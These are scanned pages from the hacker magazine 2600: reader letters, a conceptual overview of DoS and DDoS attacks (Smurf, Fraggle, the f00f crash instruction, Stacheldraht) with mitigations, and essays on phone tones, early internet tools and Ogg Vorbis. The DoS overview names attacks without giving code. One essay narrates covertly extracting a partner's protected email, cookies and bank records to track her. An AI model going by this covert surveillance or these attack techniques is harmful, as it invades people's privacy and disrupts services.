Another random thing I heard after making connections - the main antagonist, the NSA official played by Jon Voight, is said to be born on September 11th, somewhere around 1940 in the movie.

Eric

Keep The Faith

Dear *2600:*

I know I am addressing an old letter but it really struck me when I reread it today. In 19:3, David wrote about "why even bother" with all the anti-civil liberties going on. *2600* said not to stop. I agree. I just wanted to tell David and everyone else out there that I know of at least three groups of small, like-minded

individuals who will not give up. I am a member of one of them and have friends in the others. They are all in different towns, one of them in a different state. They know of others. We may be small in number, but we are fighting for something we feel we are losing: the ability to be who we want to be and to respect others' rights to do so also. That's what it's all about. Good luck, David.

tWiST

Dear *2600:*

Hi, I am currently stationed in Kuwait in support of Operation Iraqi Freedom. I was introduced to your magazine a few months before I left. I love all you have done to keep the world on guard for people trying to take our freedoms. I greatly miss reading your magazine and can't wait to be able to read it once more. Thank you again.

c0l0r3dfr34k

Is it forbidden or risky to receive our magazine while in the military? We honestly don't know so we'd appreciate any insight.

Dear *2600:*

I've been a longtime fan of *2600.* I'm a hacker/network engineer. I started playing with my dad's computer after my parents went to bed, sometime back in the early '80s. I wasn't allowed to use it. Being only age 14, I would probably break it. Well, I secretly maintained it and then discovered how the modem worked. I started calling BBS's all around the country. It wasn't until the first big phone bill came that I was discovered. Ahhhhh... nostalgia!

Anyways, I always look forward to the first article in your magazine. It's such good stuff. Makes me proud to be American. I'm with ya.

I think it's a shame that, for the most part, the only people who read that first article, are... us. I want to reprint it on the forums that I visit. Who do I give credit to? Just plain old *2600?*

Bob

If you could give out the name of our magazine along with our address and/or website that would be great.

The Past

Dear *2600:*

In 20:1 ByteEnable mentioned emoticons in teletypes in the 60's before the Internet (sic). Since the TinyTot machines used CR (carriage return) and LF (line feed) separately, one just said "C.U." then CR LF "OO" CR ".." and that put two eyeballs looking at you. Can a PC do that?

walt

Dear *2600:*

Just a quick letter to compliment you on your magazine. I am embarrassed to say that I know very little about computers. My curiosity level far exceeds my skill level, and almost all my efforts to explore/enhance my machine have turned into horrible disasters requiring emergency help from my brother. But, thanks to my brother and his interest in computing or whatever you want to call it, I have read every issue of *2600* for the past five or so years and they have taught me so much. As a law student, I find many of your articles to be extremely relevant both to my studies and to my interests. You raise issues that I haven't heard anyone else speak of, ever. It's a shame most people in my position will never have the opportunity or desire to read *2600* or similar publications - it's not so easy to find different viewpoints on the news and politics if one does not actively go looking for them. And it has been my experience that most people just don't care enough to seek out and compare different versions of the truth. Thanks for keeping me aware, and keep up the good work! Hopefully someday I'll have something to contribute in return.

kdg

Dear *2600:*

Just to add another note, Screamer Chaotix ("Unlearn") makes the point "why even bother" defining the terms etc. Primarily because it's the ignorance of these terms that promotes wrong usage. I do clearly remember the day where if you didn't answer a list of 25 questions correctly, you were denied access. We should go back to that.

Fruber

The letter you refer to said "why even bother" in relation to the specific term "cracker" which was demonstrated to be meaningless. As for your 25 question thing, that may have been true in one particular clique but it certainly didn't define the entire hacker world. There's a fundamental problem with emphasizing certain specific bits of knowledge as important or vital if one is interested in being a hacker and then having the ability to deny access to those who don't share these specific values. This kind of hierarchy goes against the open structure of the community and only reinforces the mainstream values that embrace memorizing facts as an indication of intelligence.

Destructiveness

Dear *2600:*

I was browsing on kazaa and I found a copy of the latest issue of *2600.* I had bought it but I figured since I don't have a scanner it would be nice to download a copy to have on my computer. Well, a text file included said the following:

"I hope you enjoy it as much as I enjoyed making it. FUCK YOU goes to 2600, for though the reading is quite interesting, I find it ironic you're capitalizing on something which YOU YOURSELF claim wants to be free (Information).

If you charged a max of $2.50 for this magazine then I'd let you live, but you're ripping ME off, hence be prepared to be ripped off from now to eternity by me or my."

I am appalled at this. Doesn't he get the concept of supporting a cause? Yes, you are charging for the information but is $5 unreasonable? You guys don't even object to people giving out the information in the

magazine for free. In fact you encourage it. I really don't understand these people who bitch about paying $5 to support a cause that deserves it. When will the insanity end?

Lord Kahless

We've been dealing with idiots like this since Day One. As you seem to realize, we've always supported the free exchange of information. What we charge for is the printed publication which costs us quite a bundle to print, ship, get into stores, plus the many things that go into keeping it all running. We like to think that our existence enables more people to discover and become a part of the real world of hackers. And unlike virtually every other magazine out there, we are entirely reader supported. We can't raise our advertising rates when expenses go up since we don't have any advertising. (If we did it's likely we wouldn't be able to print much of our material in the first place.) Also unlike most other publications, much of our material comes from readers turned writers. And as a completely reader supported venture, we have no middleman collecting cash and making the price unreasonably high to satisfy a profit motive. So the righteous indignation just isn't going to cut it. There are numerous examples of entities profiting off the hacker world by charging outrageous amounts for conferences that supposedly tell our secrets, distributing recycled information to people who don't know any better and charging them premium rates, and a wide assortment of other smoke and mirror ploys designed to get cash from the gullible by capitalizing on the attention given to hackers. We've deliberately chosen over the years not to go down that path, despite the huge amounts of money that could have been made. We've chosen instead to do what we do for as long as we can do it. If our readers were to emulate the activity you found, we certainly wouldn't be able to continue this for very long. But as this person so eloquently stated, he clearly doesn't support us in any way. We can only hope that there are many more out there who do.

The Quest For Knowledge

Dear *2600:*

Locally here in South Bend, Indiana, I've noticed a "flaw" in the payphone system. I'm not sure if this affects other non-payphone lines; I haven't had the balls to test it on my home phone. The problem occurs when you dial what used to be the Proctor Test Set (at least, for this area). I saw a new payphone with an ugly yellow receiver and "SBC" etched in the top. I picked it up and dialed the Proctor Test Set (200-222-2222). But the instant I had finished dialing in the "200," it clicked. I waited to see what would happen, then it clicked again and played a recording: "This number is not allowed to be dialed from this phone!" Then it hung up on me. I tried this on two other payphones in the area. On the first I kept dialing during the clicks. I may have pressed "2" ten times, I lost count. But what happened next weirded me out. The line had ambient mechanical noise (that's the best I can describe it), and it was ringing as though I had called someone, but all sound on the noise was distorted. Almost like it was underwater. Even the DTMF was messed. So I stayed on ten minutes to see who picked up. Nothing happened, it just looped over and over. So I hung up and came back five minutes later to find it still doing that! It's probably still doing it to this day! The second payphone I tried, I let it get the best of me and stopped after the "200." It clicked twice, then the line went silent. The number pad was disabled (or at least not making sounds), no echo from the receiver, nothing at all. It remained like that quite a while later after hanging it up, just like the other phone. If anyone knows what this is, please tell me!

slax0r

Consider the word out. It's amazing what you can still find on the telephone network just by dialing strange numbers. That's one form of hacking that can never die.

Dear *2600:*

How can you find out someone's name and address from their car's license plate number? Are there any sites on the Internet that allow you to do this?

Brainwaste

In many states this information can be obtained directly through the motor vehicle department for a small fee. Some enterprising people have even taken to distributing this information in other ways. In those places where it's not that easy to get (and even in those where it is), there is no shortage of sites offering to obtain it for a not-so-small fee. And, of course, cops can pull this information any time they want.

Dear *2600:*

At my age, 56, this magazine is *Mad* magnified, sort of. Cool kids, go for irritating authority. As a discouraged optimist, it is nice to see that hope for a better world lives on.

Thanks for the uplift. I look for your little mag every time I go to B&N since I discovered it six months ago. No, I'm never going to be even a script kiddy but my kitties and I read your little bit of chaos/anarchy knowing that we can cross the bar when the time comes and the world is in good hands.

Helen

Piracy Prevention

Dear *2600:*

Recently, I bought the Sony MZ-N505 Minidisc recorder. I wanted to use it to make high quality recordings of my band and my friends' bands in live situations. I had no intention of clandestinely "bootlegging" the copyrighted material of paranoid megaacts like Metallica or Linkin Park, due to my lack of interest in their lousy, overproduced, overprotected, irrelevant garbage.

A few weeks ago, I decided to try to get a good live recording of a friend's band at a club. The result

continued on page 48

Denial of Service Attacks, Tools of the Tools



by bland_inquisitor
Bland_inquisitor@hotmail.com

Disclaimer: All of the information contained in this article is for *informational purposes only!* I do not approve of DoS attacks used for the sake of mindless violence; I think that in this form they are the direct opposite of hacking. If you manage to use this information illegally, it's your problem not mine.

We've all heard their names: Teardrop, Fraggle, Smurf, Bonk, and many more. DoS attacks are small, nasty, readily available, and take zero technical proficiency to use. This is a bad combination for everyone. EBay, ZDNet, CNN, and countless other systems have fallen victim to this type of criminal activity. DoS attacks cost corporations millions of dollars every year in lost productivity. In this article I hope to show the basic theories behind how DoS attacks are possible, explain some of the generic DoS scripts out there, and show how DoS attacks have evolved into more precise and lethal tools of destruction.

Types of DoS Attacks

Bandwidth Consumption: The least personal, and most easily detected, type of DoS attack is based on bandwidth consumption. How it happens is that the attacker will eat up all the available bandwidth on the victim's system. There are two possible ways this can take place.

1. If the attacker has more available bandwidth than the target, he can simply flood it by being able to receive more information than he needs to send. (Ever heard the term "ping flood?")

2. Some DoS attacks, as we will see later, can be amplified by using the combined resources of another network. By doing this, an attacker can flood even the largest networks with relative ease.

If a criminal is going to DoS someone, they will most likely execute it from a system they have already "0wned." However, it is not uncommon for an attacker to deny service from their personal Internet connection using a spoofed IP address. The frustrating part of this type of attack is the fact that it is based on a fundamental flaw in TCP/IP architecture: the substandard way in which systems handle SYN requests.

Resource Theft: What if an attacker feels the need to DoS someone but doesn't have either an 0wned system to send from or a network connection capable of overpowering the target? Never fear, someone's already thought of that. A resource theft attack over-utilizes access that the criminal already has. This causes the remote computer to hang or crash by using all the available memory or overtaxing the CPU. For example, an attacker could spawn multiple executions of freecell on a computer, thereby using all of the available system memory. This would result in a computer not allowing any more processes to be run and denying service to legitimate users.

Flawed Programming: There are other types of attacks that make full use of programming oversights. The Pentium f00f attack allows someone to crash any x86 environment by executing the bogus instruction 0xf00fc7c8 because of a flaw in Pentium microprocessor programming. We know that it is possible to execute commands in a buffer-overrun situation, and this type of attack is based on that principle. For those who may not be familiar with the term "buffer overflow," it is a condition that allows for code to be run (usually as root) by putting a greater number of characters than allowed for into a variable. The most common occurrence of this is when a program inserts data into a buffer without checking its size.

DNS Cache Poisoning: It is also possible to alter a router so that it redirects all incoming traffic to an unintended location, either through the attacker's system or into a nonexistent one. DNS attacks or "cache poisoning" occurs when a DNS server is tricked into resolving an unintended location. An example of cache poisoning would be if someone redirected all the traffic in-

tended to go to www.stankdawg.com to www.disney.com therefore denying service to www.stankdawg.com. Also, it is possible to redirect traffic to a nonexistent network or "black hole." An example of this would be sending all incoming traffic meant for www.oldskoolphreak.com to an arbitrary address, essentially erasing www.old skoolphreak.com from the Internet. This could go undiscovered for days, until the host notices their hits went from 5000 to zero!

A Look At Canned DoS Attacks

Smurf: Smurf is a self-amplifying attack that uses directed broadcasts to crash a network. There are three players in this scenario: the criminal, the amplifying network, and the victim system. What happens is that an ICMP ECHO packet is spoofed to appear as though it were sent from the victim's system to the amplifying system's broadcast address. Here's where the shiznit hits the fan. Every box on the amplifying system that is configured to respond to a broadcast ping request will respond to the victim system, thereby flooding it with responses and shutting it down. To keep your system out of the amplification business, simply disable directed broadcasting at your border router. To keep from getting "Smurfed," limit incoming ICMP and UDP at your router to only those systems that need it. If you find your system on the business end of a DoS attack, get with the amplification system and use a tool like MCI's "dostracker" to trace the attack to its source.

Fraggle: Fraggle, a variant of Smurf, is a DoS mechanism that uses bogus UDP packets to port 7 (the echo port), as opposed to Smurf's ICMP. The advantage over Smurf, if you want to call it that, is that if a box on the amplification system is not configured to respond to UDP, it will send back an error message that will consume bandwidth.

DDoS Attacks

In February of 2000, the long theorized DDoS attacks came. EBay fell, then CNN.com, then five other major systems and a myriad of minor ones came grinding to a halt. DDoS attacks require more forethought than DoS attacks, but that doesn't make them any harder to accomplish, or any less common. The difficulty is in 0wning the systems themselves!

There are two parts to most DDoS scripts, the client (used by the criminal), and the servers (placed on unwitting or already 0wned systems). An attacker will place the server software on as many computers as possible, making them his "zombies." Then when the attacker feels the time is right, the zombies will execute the attack command using their resources and IP addresses to shut the victim system down.

The first DDoS attack mechanism was written for *nix systems by "Mixter." The "Tribe Flood Network" offered all the standard DoS attacks, and sported a TCP-bound root shell.

After TFN was shown to be effective, the look-alikes hit the scene, all attempting to offer better features while simplifying the process even farther. Trinoo and Stacheldraht are two major players in the post-TFN market. Of the two, Stacheldraht is the most stable and lethal of the DDoS programs. Offering ICMP, UDP, SYN, and smurf-style attacks, encrypted telnet sessions between client and server, and the ability to blind network-based intrusion detection software, Stacheldraht is the leanest, meanest way to hose a network almost anonymously.

Local Attacks

There are a number of local attacks, but they are not very popular. Also, they are all but outdated. These examples are more aptly defined as "exploits," but I mention them here because they can lead to a DoS situation, even though they are distant cousins. On NT 4.0, there is a way to fill %systemdrive% by exploiting disk quota functionality. In Linux kernel 2.2.0, a local attacker could use the munmap () function call used by ldd to overwrite key areas of the kernel memory, causing a kernel panic.

In closing, remember that the key word in "denial of service" is *denial!* It's not always a matter of using brute force to shut someone down. Almost always, the most effective attacks are also the stealthiest. If you want to learn more about DoS attacks, try them out on *your own* system. Learn safely, and have phun!

Shouts: StankDawg, who for all the editing is hereby officially promoted to co-author, dual_parallel, and everybody at www.stankdawg.com and www.oldskoolphreak.com.

frequency theory for the phone hacker/musician

by The Piano Guy

Like many computer folks, I'm also a musician. I'm much more competent at that, but I have this habit of liking to pay my bills, which is why I also work in computers. Unlike most people, I happen to have absolute pitch memory (which is more commonly but incorrectly referred to as perfect pitch). As a result, I have a polite correction and amplification to autocode's interesting article in 20:1.

For all intents and purposes, the dial tone frequencies in my neighborhood are a 440 A and the F below it. Autocode makes a big deal that an F is 349.23 Hz and that the actual lower tone is 350 Hz. This doesn't make enough of a difference to matter. The note is an F. Partial tones in musical notes are expressed in cents. There are 100 cents between half tones. The distance between an E and an F at that frequency range is 19.6 Hz. To be off 0.8 Hz at that point (the difference between 350 Hz and 349.2 Hz) is about four cents. This isn't enough to make a difference to anyone whatsoever. The vast majority of people on the planet can't even recognize the difference (including many with absolute pitch memory). Most piano tuners won't even fix that if the strings match each other.

All this is moot when it comes to tuning your guitar to the phone because the top note (which is right on) is exactly one octave above the A string on a guitar, which makes it ideal for tuning (for those that lack absolute pitch memory). For those with relative pitch (much more common ñ being able to hear intervals), the F below the A is a perfect fourth below the note to tune a trumpet.

Of more relevance to the target audience (this is *2600,* after all), is that there is a reason for this very minor frequency shift. Frequencies tend to beat at twice and half their original frequencies. That 440 A tone has harmonic tones at 220 and 880 Hz. Harmonics colliding could confuse phone switch circuitry. The phone company in their wisdom (not sarcastic, for a change) picked frequencies that were not harmonics of each other. This is why hackers have to have precise tone generators. Close isn't usually close enough. The difference between the E-flat and the E (in the neighborhood of 2600 Hz) is enough that someone playing the organ in the background wasn't likely to get anyone a free phone call back when a Captain Crunch whistle did the trick. I'm sure this was a conscious choice too.

I'm not aware of a software frequency counter, but I have to think that one exists. If someone has a good keyboard with tuning capability (to work with detuned instruments), then it is probable that the keyboard can be made to generate whatever single frequency is required for whatever purpose.

A Trip down Memory Lane

by Jimmy Yu

This past April marked the tenth anniversary of the Mosaic web browser. Mosaic was easily the first GUI based, mouse clicking web browser. For an historical timeline check the links listed at the end of this article. The final release of Mosaic 1.0 was November; Netscape was next in 1994 and then Internet Explorer in 1995.

This little celebratory event got me to think of some of the modern Internet conveniences that we have and their ancestors, many of which are still in use today. The first example would be Lynx - a text only browser. You can "navigate" or "surf" the web on Lynx by using enter, backspace, and of course, those arrow keys. There was no flash, shockwave, animated gif, etc.

In the early days of the net there was no instant messenger as we know it now. On the old mainframe computers you had to login and see if the person that you wanted to contact was also logged in. This was done by the "w" or "who" command showing the users on the host. If the person in question was on another system, you would then have to "finger" them (finger username@host-site). You would then have two options. Echo them a message or "talk" (talk username@host-site) to them. Both methods would cause text to be displayed on their monitor console, usually a Wyse. In the case of "talk," the other person would respond back with another "talk" and thereby establish a connection. You would have a split screen and be able to see each other's text messages. When the "talking" was over, one of you would use control-c to end the session. (Usually loud cussing is heard when someone is in vi doing programming homework and foreign text appears on their screen.)

E-mails were just text. After logging in, the system would notify you that new mail had arrived. You would type "mail" and a listing of the mails would come up on your screen. Type in the number and the content of the mail is displayed, "r" replied to the sender, "d" deleted the mail, "q" exited the mail program. To include a file into the e-mail, you had to do "~r filename" or if you wanted to edit the file, "~e filename". You would have a period at the beginning of the line or control-d to end text input of your mail. A Cc: prompt would then come up and ask for carbon copy recipients. A far cry from the drag and drop file include, text formatting, hypertext colored background of today's modern e-mail.

For get-togethers we didn't really have chat rooms, but we had MUD (Multi User Dungeon). Users would telnet in, choose their own name, and be interactive among all people that logged in. One of the earliest ones and probably among the oldest on the web today is End Of The Line. I used to play and interact with players on this site for pretty much all of my college days. People from around the world can access this site and see an early version of computerized Dungeons & Dragons. Players accumulate experience points by slaying monsters and rise in rank, eventually reaching the goal of a wizard. A wizard then has the ability to code more monsters and expand the realm of the MUD by adding their own areas. Another MUD where I used to play and hang around is Acropolis. I do not believe they still exist.

This article brings back and possibly shows the younger generation of net users what has happened in the past ten years since the first GUI browser was introduced to the population. And for me, writing this article has also brought back memories of the bygone years.

Credits and References


http://access.ncsa.uiuc.edu/Releases/04.24.03_NCSA_Celeb.html

http://www.blooberry.com/indexdot/history/browsers6.htm

http://www.cc.ukans.edu/~grobe/earlylynx.html

http://www.eotl.org/

Finding Ogg - Audio Evangelism



by The Dark Shirt

MP3 - everyone worth his or her salt (and those not even worth a pinch) have heard of it. It's caused a storm in the music industry, most notably through the RIAA attacking Napster and other P2P file-sharing operations, making music files small enough to download, even over a 28.8k modem connection. And if that wasn't reason enough for an enthusiastic world of music lovers to embrace it, it's free as well. Isn't it? Well, not exactly....

MP3 development began in 1987 in Germany. Fraunhofer Gesellschaft, a German research organization, led the way. The following year, the Motion Pictures Expert Group began researching and creating standards for audio and video compression, eventually incorporating the Germans' work into the MPEG-1 standard as Audio Layer 3 - hence MP3. Here's the important bit - Fraunhofer Gesellschaft were granted the patent for MP3.

Those of you with quick minds will realize that this means Fraunhofer are therefore able to charge for the use of MP3. And guess what? They do! A company known as Thompson Multimedia are in charge of collecting royalties for Fraunhofer. Thompson Multimedia collect $0.75 for every MP3 player/decoder and $5 for every encoder sold. That's hardware *and* software, folks. If the software is free, then the makers are currently exempt from paying royalties, though this isn't actually stated in the license anymore.

The main reason for the proliferation of free MP3 players available is that until last year, Thompson Multimedia's terms of licensing MP3 technology stated that "no license fee is expected for desktop software MP3 decoders/players that are distributed free of charge via the Internet for personal use of end-users." The ominous removal of this part of the terms has led to some of the more paranoid among us feeling that there may be a possibility of having to pay to listen to MP3s. But surely Thompson and Fraunhofer wouldn't take the opportunity to make a bit of extra cash? I mean, they have the market pretty well cornered, everyone knows and uses MP3s, and... ah... oops.

So far Thompson have denied that the collecting of license fees for free players is being considered. But then, why change the licensing terms?

If this alone is not enough to consider looking for an alternative, consider the following:

MP3 encoding is closed-source. If you want to give it an overhaul, or improve its encoding from Average Bit Rate to Variable Bit Rate, you can't.

MP3 encoding is ten years old. How much software/hardware do you use that's as old as that, that hasn't been changed/upgraded/improved in some way? And leave off with the emacs and all that stuff, you know what I mean....

So what's out there in the way of alternatives? Thompson would probably suggest MP3PRO, which apparently uses advanced compression algorithms and VBR to produce a file with half the file size of a comparative quality MP3. However, MP3PRO is still closed-source and subject to the same patent and licensing issues (Decoder $1.25 per unit, Encoder $5 per unit).

In the licensed/patented corner are also Fraunhofer's AAC (Advanced Audio enCoding) which has been adopted by QuickTime, and WMA (Windows Media Audio) which has the backing of You Know Who. Both Microsoft and Fraunhofer seem more than happy to kowtow to the music industry's demands for tighter control of rights management, and are therefore incorporating DRM (Digital Rights Management) into their software. DRM allows the use of license keys to "lock" music and wonderful things that allow the end-user to play the music for a limited number of times, or days. This MP3 will self-destruct in 5... 4... 3... 2... you get the idea. Maybe I'll just read my eBook... oh.

DRM seems to be expected to work along the same lines as the MCPS (Mechanical Copyright Protection Society) in the UK and the RIAA in the US. This is not quite the case, though. DRM actually exists to prevent or restrict the copying or playback of music.

DRM has been known to produce negative effects, from reduced sound quality, to no playback on older computers, and even in some cases, the locking of the CD inside the drive, rendering it useless and requiring a service.

One of the earliest attempts to implement DRM was by the SDMI (Secure Digital Music Initiative), who in September 2000 offered a cash prize to anyone who was able to break one of four SDMI "watermarks." A team from Princeton University and Rice University succeeded in removing watermarks from all four. They declined the prize, which would have meant keeping their techniques secret and instead wrote a paper, which was to be shown at a conference in April 2001. The SDMI tried to prevent the release of this information, and, predictably, the RIAA tried to prosecute under the much-loved DMCA. The paper was eventually produced at a conference in August 2001 and the RIAA gave up in 2002. The paper can be found at: www.usenix.org/events/sec01/craver.pdf. The SDMI's last posting on its site was in May 2001, labelled "Current Status." Don't expect an update too soon.

We're not entirely up the proverbial creek yet, though, thanks to the folks at www.xiph.org, who have created the quite strangely named Ogg Vorbis audio compression format. Ogg has comparatively smaller file sizes than similar MP3s, and a better compression algorithm too. But here's the kick. It's open source. It has no patent or licensing issues. You can help it evolve. Everyone can help it evolve. It won't stagnate. Cool, huh?

There are two problems holding back the rise of Ogg, though. The first is that as a relatively new technology, there isn't a great deal of support for it at the moment. There aren't really any Ogg players in hardware format at the moment, though Xiph say they have plans for some very shortly. There are a number of players/rippers/encoders in software form though; Linux users should know about Audacity, which is also available for Windows machines, and players such as Winamp, Sonique, and Zinf to name but three, all support Ogg. CD rippers with Ogg support include CDex, Easy CD-DA extractor, and CD'n'Go.

The second issue is that Ogg is a bloody silly name. That's been the hardest part in convincing people to try it:

"I've found a free, open-source audio compression format that gives better quality and smaller file sizes than MP3."

"Sounds good. What's it called?"

"Erm...Ogg. Ogg Vorbis, to be exact."

(muffled laughter)

Yikes. But hey, look at it this way. When Thompson finally make the move to charge for all MP3 players, and we're all grooving on our free, better looking, better sounding, and goddamn sexy Ogg players, who'll be sniggering into their sleeves then?

Find out more about Ogg Vorbis at: www.vorbis.com and www.xiph.org

Infidelity in the Information Age

by atoma

On a recent Chicago evening, while my live-in girlfriend of three and a half years was at work, I performed some routine maintenance on my home/office DSL/LAN computer network (three PC's {2W98SE 1 XP Pro}, one laptop {XP Pro}, one Xbox, one shared printer, and other PC's and Macs as business dictates). I am a computer repair technician and during the previous week I serviced three computers for virus-related troubles. They were each plugged into my home network after I disinfected them. All of them were error-free after I finished working on them, but I am very protective of my network. I spent many hours building it, and many more making sure no one corrupts it.

After completing repairs on the three PC's, I was checking the created and modified dates on files on each of my workstations. I gave my girlfriend an old computer of mine a year and a half ago (a P2 400 W98SE); I set it up for her, kept it running lean and clean, and never once found any anomalies in my routine network maintenance. However, on this night, her computer displayed a modified file date of 2037 on her "sent items.dbx" file. Since emails are a notorious, tried and true path for virus infection, I immediately grew curious. Her email client (Outlook Express 6) was password protected, and I wanted to see if any suspect email attachments existed in that dbx file.

I copied the suspect dbx file:
(\WINDOWS\ApplicationData\Identities\
{AC228580-7D44-11D6-8CF5-D78FC
E200233}\Microsoft\OutlookExpress\
Sent Items.dbx) to my PC.

(For those of you who don't know, this is where OE stores your emails, in files *.dbx, one dbx file for each folder you create in your respective identit(y) or (ies).)

I opened it with a disassembly program (W32Dasm V8.93) and I didn't find any suspect attachments. However, amidst the gibberish of random characters, I saw an email that my girl sent earlier that day to a name I immediately recognized as trouble. It was an ex-boyfriend. The message was very concise, six words to be exact. She asked him, "Are we still on for tomorrow?"

This freaked me out, because the tomorrow she spoke of was just hours away. I was supposed to go out on a service call for the day and she was planning to spend it with an ex-boyfriend. I extracted all of the emails from that file with (DBXtract V 3.50) and was absolutely floored. Before my eyes, in forensic black and white, was the outline of 18 months of betrayal. Times, dates, graphic reflections on the sex acts she committed, outpourings of emotion to men I was assured were "just friends." All of it was in front of me, taunting me, sickening me, destroying me. In the midst of making sure her computer was running at its best, so concerned with the performance of the computer I gave her, working into the wee morning hours so that she can painlessly experience the joys of computing, I got violated to such a degree I still struggle to describe it.

I copied all of the dbx files from her identity folder to my PC (oh yes, that OE password protection was so helpful to her huh?). I set up a new "dummy" identity in OE6 on my PC and imported all of her emails into it. I took all of the emails and put them into one folder. I sorted the whole stinking mess chronologically and gave myself a timeline to look at. I went down the list and read all of the emails (about 400) and took notes on the dates and times that stuck out in my mind, some dates where I was out of town, other dates where she convinced me she was working late or going out with her "girlfriends." Can you say "Deleted Items, wow they're still there! Thank you Microsoft!"

I started searching the cookies on her PC within the parameters of the dates and times I was able to map out from reading the emails, and I found even more evidence of her infidelities. The cookies from Mapquest and Google were especially revealing. By simply opening these cookies in Notepad, I had before me addresses that she got directions to, searches for restaurants and nightclubs, movie showtimes, even lingerie browsing at Fredericks.com! All of it beautifully time-stamped, frozen tracks of her lies and deceit.

I tell you it was enough to make me crazy with rage. But I wasn't through yet. At this point, with everything I was thus far able to uncover, I felt it was all up for grabs. Privacy? Fuck her, she had total freedom and look what she did

with it. I found enough in the digital world. Now it was time to go "analog."

I went into her cell phone records. She meticulously filed each monthly bill away in a folder. I, in a manner quite similar to her precise filing, painstakingly entered all of these phone calls into a spreadsheet in Excel (almost two years' worth). When I finished, I sorted these by phone number. Boom, an easy to read detail of who she called and when. I took these telephone numbers and typed them into Google. Voila! The address of record on these "unknown" phone numbers corresponded to the address searches from the Mapquest cookies.

How about her bank statements? In the same file cabinet, not far from her cell phone folder, was the BankOne file folder. I cross-referenced the suspected rendezvous dates against this folder of info and again, voila! Black and white records of ATM transactions at ATM's very close in proximity to the addresses I found in the cookies from Mapquest and Google. These also fit right into the cell phone records' timeline, some phone calls were made to these other men within minutes of using the ATM! Talk about being busted!

A bomb burst in my chest that night. I medicated myself with 13 beers and a pile of cocaine while I reread the comprehensive, chronological, revolting realities of the double life my woman led. It was sickening, like it was two different people. Confronting her with this evidence has been the most difficult task of my adult life. At times I wish I never knew anything about what she did behind my back.

I've always been an advocate of total privacy for the individual, privacy free from the prying eyes of those with higher powers. Being able to find out so much detail about my girlfriend from her PC gave me a wake-up call. The things she did were indeed terrible; they managed to hurt me immensely. But look at how easily I was able to construct a virtual "play-by-play" of 18 months of her life. This is what shocks me even more than the awful things she did.

As "hackers," we all need to be aware of the digital "footprints" we leave behind while we traverse the world we call "cyberspace." It is a place full of so much information, a world full of the knowledge we love to collect pieces of. It is also a place of danger, for the trails we leave behind us can be collected and analyzed. These trails can be used against us, by powers much larger than any one of us. As the years march forward, we will have to evade, in order to survive.

2600

Yes, we've gone and done it! In response to all sorts of requests and demands we now have official 2600 hooded sweatshirts! Instant respect on the streets may be yours once you start proudly showing off these classy garments with the 2600 label on the front and the "official" seal on the back.



All sweatshirts are black with white lettering, available in sizes L, XL, XXL.

Order through our online store at store.2600.com or send $35 ($45 outside of North America) to 2600, PO Box 752, Middle Island, NY 11953.

Love the design but hate sweatshirts? Or maybe it's just too damn warm for such a heavy piece of clothing? No problem! The exact same design and layout is also available on brand new t-shirts for $18 ($23 outside of North America).

continued from page 39

sounded excellent and when I got home, of course I wanted to put it on my hard drive to edit, EQ, and burn copies of it (with the full knowledge of the band - they even requested a copy). It was to my surprise when, after installing Sony's bundled Open MG Jukebox and NetMD software, that there was no feature to transfer (or "check-in" as they call it) data from the MD to the computer using the supplied USB/MD cable.

I learned that the USB interface was only to be used to "check-out" purchased music from the hard drive to the MD unit. The only permitted function of "checking-in" is to return previously "checked-out" music from the MD back to the hard drive, a function that I cannot imagine ever having a use for. Apparently, Sony did not include a truly digital USB/MD option in order to discourage piracy (Sony is, after all, a major publisher of music content as well as audio hardware).

So what are underground music enthusiasts and "tapers" like myself supposed to do to transfer uncopyrighted music to their computers? Here's the only answer I have come up with: We must play the MD, in real time, into the analog line-in in the computer's sound card, and then edit it using a sound-editing program (I use ProTools Free).

This outrageous example of prohibitive software is infuriating to people like me, whose main purpose in getting an MD recorder was for the perceived ability to record high-quality music and transfer it digitally to the computer. I've searched the net for shareware or freeware programs that enable high-speed USB/MD interface, but have come up empty. Mostly I just find entries on bulletin-boards full of complaints just like mine. At least one petition has been started, but I doubt Sony will alter or update their software.

If anyone has any alternatives or answers, I would love to hear about them. I just hope I don't hear, "You shouldn't have gotten a Sony." It's a shame that such amazing technology should be so incredibly limited because of baseless corporate fear.

Thank you for your great magazine.

semicerebral

This is a brilliant example of corporate stupidity shooting itself in the foot. Instead of encouraging people to use technology to be innovative, thereby creating all sorts of new markets they could capitalize on, they choose instead to stifle such innovation due to fears of losing money. We wish these dinosaurs would simply go back to the analog world and leave the digital technology for those who truly want to work with it. We're confident more companies will come along who don't cripple the technology, especially when more people like yourself make their presence known.

Dear *2600:*

As recently as a year ago I had about the same opinion on piracy as revanant in his letter in 20:2; piracy is fine if it is just to "test out" a product. However, I've reached a stage now in my life that I am designing software and I finally understand why that idea is wrong. When you pour your heart and soul into something like a big project the finished product is a part of you. It is something you created and therefore own. If I want my work to be freely available, it is; if I want my product to cost $1,000,000 per license, it will because it is mine and I get to decide if/how anyone else gets to use it. It is wrong for someone to take what is mine under their own terms. I think that our freedom to create and to decide how our ideas are shared are fundamental, and software piracy deprives us of this right.

eigenvalue

Of course it's wrong for someone to take your hard work and leave you with nothing - or at least substantially less than you deserve. But you have to balance this with a dose of reality. If we were to decide that each of our issues should cost $1,000,000, does that mean that anyone who obtains it for less or, heaven forbid, steals it outright, is guilty of stealing a million dollars? Maybe in our opinion but nobody else would go along with it. And by pricing something so high above the reach of individuals, we'd be setting it up so that people would have to find some nefarious way of obtaining it. In other words, we'd be fools to be surprised and we'd have nobody to blame but ourselves when people don't play by these rules. Of course, there's no way we could ever get a magazine into a store with that kind of price. Software companies manage to come up with incredible markups as do record companies and that's a significant reason why so many people are not only reluctant to pay their prices but also completely unable to. It doesn't make it right but nobody should be surprised when it goes this predictable route.

Recently a filmmaker friend of ours wanted to buy the new version of FinalCut Pro to edit his movie. He went to the Apple store prepared to shell out the $1000 it cost. But he wanted a guarantee that it would work on the MacIntosh he owned before he paid for something that couldn't be returned. They told him that if it worked on a Titanium (the most advanced and expensive machine they sold), that they wouldn't be liable for any problems he encountered on a cheaper machine. In their words, it was his decision not to upgrade and buy a new machine. The decision he wound up making instead was to buy the program off the street for $50 and never use Macs again after this project. (And yes, the program wound up working on his machine which meant that Apple would have made the sale if they had shown some support of their customers.) Now there's no question that he ripped them off since he didn't pay them for the program and in fact wound up paying someone else for it. But who

set this situation up? Has Apple earned anyone's sympathy with this kind of behavior?

